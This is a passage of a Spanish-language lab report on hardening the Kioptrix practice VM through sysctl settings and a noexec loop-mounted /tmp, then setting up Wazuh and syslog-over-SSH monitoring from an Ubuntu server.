2. Esta imagen muestra cómo se cargan las nuevas políticas de seguridad del núcleo. El comando /sbin/sysctl -p fuerza al sistema a leer e implementar inmediatamente todas las reglas de hardening que se añadieron al archivo /etc/sysctl.conf. La salida del comando confirma que parámetros críticos de seguridad, como el filtro de ruta inversa (rp_filter), el estado de reenvío de IP (ip_forward), y la desactivación del enrutamiento de origen (accept_source_route), han sido configurados correctamente en la memoria del kernel, reforzando la defensa contra ataques de red comunes.

    - /sbin/sysctl -p
        - Carga y aplica todos los parámetros definidos en /etc/sysctl.conf al núcleo del sistema sin necesidad de reiniciar. La salida muestra los valores que se acaban de aplicar.

    - /sbin/sysctl net.ipv4.conf.all.rp_filter
        - Muestra el valor actual de un parámetro específico (net.ipv4.conf.all.rp_filter), lo que se utiliza para verificar que el filtro anti-IP Spoofing fue aplicado correctamente (valor 1).




Fig 70. Activación y Verificación de las Reglas de Hardening del Núcleo (sysctl -p)

3.6.2 Reforzamiento del Sistema de Archivos (fstab)

El Refuerzo del Sistema de Archivos es una técnica crítica de hardening que se implementa modificando el archivo de configuración /etc/fstab. Este archivo controla cómo se montan las particiones y sistemas de archivos al inicio del sistema. El objetivo es minimizar la superficie de ataque al evitar que ciertas acciones peligrosas ocurran en particiones donde no son necesarias, como directorios que solo almacenan datos o archivos temporales.

1. El objetivo de revisar este archivo es identificar qué particiones están montadas y qué opciones de seguridad se les pueden añadir. En la configuración mostrada, no se utiliza una partición separada para /tmp, /var/tmp ni /var/log, ni se utilizan opciones de hardening como noexec, nodev o nosuid en las particiones existentes, lo que indica que la seguridad del sistema de archivos es baja y necesita ser reforzada mediante la adición de nuevas entradas de montaje (como una partición virtual para /tmp).

- Particiones y Puntos de Montaje Notables:
  - /: El sistema de archivos raíz, montado con defaults.
  - /boot: La partición de arranque.
  - /home: El directorio de usuario.
  - none /dev/shm tmpfs: El sistema de archivos en memoria compartida, montado como tmpfs (sistema de archivos temporal), lo que podría requerir hardening.
  - swap: La partición de intercambio (swap).




Fig 71. Revisión de la Configuración del Sistema de Archivos (/etc/fstab)

2. Este proceso es una preparación para el Refuerzo del Sistema de Archivos (fstab). Dado que la máquina Kioptrix no tiene una partición separada para el directorio temporal (/tmp) u otros directorios sensibles, se crea un archivo de imagen que funcionará como un disco virtual de 100 MB. Este disco virtual se formatea posteriormente como un sistema de archivos ext2 para que pueda ser montado con opciones de seguridad (noexec, nodev, nosuid) más adelante.

    - dd if=/dev/zero of=/var/tmp_secure_image bs=1M count=100
        - Utiliza el comando dd para copiar datos del stream de ceros (/dev/zero) a un nuevo archivo llamado tmp_secure_image ubicado en /var/. El tamaño de bloque es de 1 MB (bs=1M) y se copia 100 veces (count=100), resultando en un archivo de 100 MB lleno de ceros que funciona como un disco en blanco.

    - /sbin/mke2fs /var/tmp_secure_image
        - Utiliza mke2fs para formatear el archivo de imagen de 100 MB recién creado como un sistema de archivos EXT2 (o EXT3/EXT4, dependiendo de las opciones por defecto), haciéndolo utilizable como una partición. El comando solicita confirmación (Proceed anyway? (y,n) y) porque no es un dispositivo de bloque estándar.




Fig 72-73. Creación y Formateo de un Disco Virtual para Particiones Seguras (dd y mke2fs)

3. Esta fase finaliza el Refuerzo del Sistema de Archivos (fstab). El comando agrega una nueva entrada al archivo /etc/fstab que fuerza al sistema a montar el disco virtual (/var/tmp_secure_image) en el directorio /tmp con opciones de seguridad estrictas. Al montar /tmp con estas restricciones, se evita que un atacante, incluso si logra subir un archivo al directorio temporal, pueda ejecutarlo o usarlo para escalar privilegios.

    - cp /etc/fstab /etc/fstab.bak
        - Crea una copia de seguridad del archivo /etc/fstab original antes de realizar cualquier modificación, lo cual es una buena práctica de seguridad.

    - echo "/var/tmp_secure_image /tmp ext2 loop,noexec,nosuid,nodev,rw 0 0" >> /etc/fstab
        - Añade la línea de configuración al final del archivo /etc/fstab. Esta línea:
            - Monta el archivo de imagen como un loop device.
            - Establece el punto de montaje en /tmp.
            - Aplica las opciones de seguridad: noexec (no permite ejecución), nosuid (ignora bits SUID), y nodev (no permite archivos de dispositivo).




Fig 74. Reforzamiento de /etc/fstab: Montaje Seguro del Directorio Temporal (/tmp)

4. Esta es la etapa operativa del hardening de /tmp. Después de añadir la nueva entrada de montaje a /etc/fstab, estos comandos fuerzan al sistema a montar inmediatamente el disco virtual (/var/tmp_secure_image) en el directorio /tmp con todas las opciones de seguridad (noexec, nosuid, nodev). Finalmente, se utiliza chmod para asegurar que los permisos de /tmp sean los apropiados para un directorio temporal.

    - mount -o loop,noexec,nosuid,nodev,rw /var/tmp_secure_image /tmp
        - Monta (mount) el archivo de imagen como un dispositivo de loopback (loop) en el directorio /tmp con las opciones de seguridad de no ejecución, no SUID y no dispositivo activadas.

    - chmod 1777 /tmp
        - Establece los permisos del directorio /tmp a 1777. Esto permite que todos los usuarios puedan escribir y leer archivos, pero el primer dígito (1) activa el sticky bit (t), lo que significa que solo el dueño del archivo puede borrarlo, evitando que un usuario borre archivos de otro.

    - Mount | grep /tmp
        - Verificación del Montaje




Fig 75. Ejecución de comandos para el Hardening operativo de /tmp: Montaje seguro de la imagen y configuración del sticky bit.

3.7 Monitoreo y Log

3.7.1 Wazuh → Agentless: Solución de monitoreo ante imposibilidad de instalación de agentes

En esta parte, ¡instalaremos Wazuh! como parte del proceso de monitoreo y seguridad para Kio. Sin embargo, debido a un suceso imprevisto, más adelante optaremos por un método alternativo para continuar con la protección y el análisis de eventos.

1. Actualización del Sistema y Verificación de Utilidades
    - sudo apt update && sudo apt upgrade -y revisó los repositorios y confirmó que todos los programas del sistema ya estaban actualizados a su última versión.
    - sudo apt install curl ... gnupg -y verificó si varias herramientas esenciales de red y archivos (curl, wget, unzip, etc.) estaban instaladas, y confirmó que todas ya se encontraban en su versión más reciente.



Fig 76. actualizar y verificar herramientas

2. instalación automática de la plataforma de seguridad Wazuh (versión 4.9.2).



Fig 77. Instalación de Wazuh y configurando sus certificados de seguridad

3. Instalación de Wazuh finalizada con éxito, mostrando las credenciales de acceso.



Fig 78. Finalización de la instalación y creación de la cuenta de acceso

4. Para llegar a esta pantalla, se debe abrir el navegador e ingresar la IP con https://<TU_IP_DE_UBUNTU>. Hay que saltar la advertencia de seguridad del navegador (debido a los certificados autofirmados de Wazuh) y, finalmente, iniciar sesión con el usuario admin y la contraseña generada en el paso anterior.



Fig 79. Acceso al Dashboard

5. Ya dentro del Dashboard de Wazuh, debemos navegar en el menú lateral a "Server management" y luego a "Endpoints Summary". Como aún no hay agentes instalados, la pantalla principal muestra el botón "Deploy new agent" (señalado con una flecha roja), este botón debe ser presionado.




Fig 80. Creación de agente que se instalará en la máquina a monitorear.

6. La segunda fase del asistente "Deploy new agent" en el Wazuh Dashboard, donde se establecen los parámetros para la instalación del agente en la máquina a monitorear (Kio).
    - Se selecciona el paquete LINUX en formato RPM amd64 (adecuado para Kio).
    - Se establece la IP del Wazuh Manager (servidor Ubuntu) como 192.168.200.13 para que el agente sepa dónde conectarse.
    - El siguiente paso es copiar el código generado y ejecutarlo en Kio mediante una conexión SSH desde Ubuntu.




Fig 81. Configuración del Agente Wazuh

7. Para poder acceder mediante ssh, se configuró y activó la interfaz de red eth0 de Kioptrix con una IP dentro del rango 192.168.200.x, dejando a Kioptrix accesible desde la máquina Ubuntu para acceso por SSH.

    1. Configuración Temporal de la Interfaz: Se ejecuta el comando ifconfig eth0 192.168.200.14 netmask 255.255.255.0 up
        - ifconfig eth0: Selecciona la interfaz de red Ethernet principal.
        - 192.168.200.14: Le asigna una dirección IP estática dentro del rango de red esperado.
        - netmask 255.255.255.0: Define la máscara de subred.
        - up: Activa la interfaz.
    2. Activación de los Servicios de Red: Se ejecuta el comando /etc/init.d/network start
        - /etc/init.d/network start: Reinicia o inicia el servicio de red principal para aplicar los cambios de ifconfig y levantar las interfaces.
        - Resultado: Ambas interfaces, lo (loopback) y eth0, se levantan exitosamente, marcando [OK] para ambas.
    3. Verificación de la Configuración: Se ejecuta el comando ifconfig –a
        - ifconfig -a: Muestra la configuración actual de todas las interfaces de red.
        - Resultado de eth0: La verificación confirma que la interfaz eth0 ahora tiene la dirección inet addr:192.168.200.6 (Nota: La IP configurada inicialmente 192.168.200.14 no se mantiene, posiblemente debido a una configuración preexistente en el script de inicio de red, o la interfaz toma una IP anterior o dinámica. Sin embargo, lo importante es que ahora tiene una IP funcional dentro del rango 192.168.200.x).
        - Resultado de lo: La interfaz de loopback sigue con la IP 127.0.0.1.




Fig 82. Configuración de Red en Kioptrix (Preparación para SSH)

8. Se ha activado y verificado que el servicio SSH está corriendo y escuchando conexiones en el puerto 22 de Kioptrix. Esto completa la configuración necesaria para que ahora puedas acceder a Kioptrix de forma remota desde la terminal de Ubuntu.




Fig 83. Activación del Servicio SSH en Kioptrix

9. El sistema está completamente configurado para que los logs de Kioptrix sean enviados a Ubuntu a través del puerto 514, y ambas máquinas puedan ser gestionadas remotamente por SSH.

- Recepción de Logs (Syslog): En Ubuntu, se modificó el archivo /etc/rsyslog.conf y se reinició el servicio (systemctl restart rsyslog) para activar la escucha en el puerto 514 (UDP). Esto permite que reciba logs de seguridad de Kioptrix.

- Firewall (UFW): Se activó el firewall en Ubuntu (sudo ufw enable) y se verificó que el puerto 514/udp y el puerto 22/tcp (SSH) estuvieran abiertos, garantizando que el tráfico de logs y la conexión remota puedan pasar sin ser bloqueados.




Fig 84-85. Configuración de Seguridad y Logs

10. La conexión remota SSH a la máquina Kioptrix fue exitosa, pero requirió pasos de configuración adicionales (ver 11) en el cliente Ubuntu para resolver un problema de compatibilidad con los algoritmos de seguridad antiguos de Kioptrix.

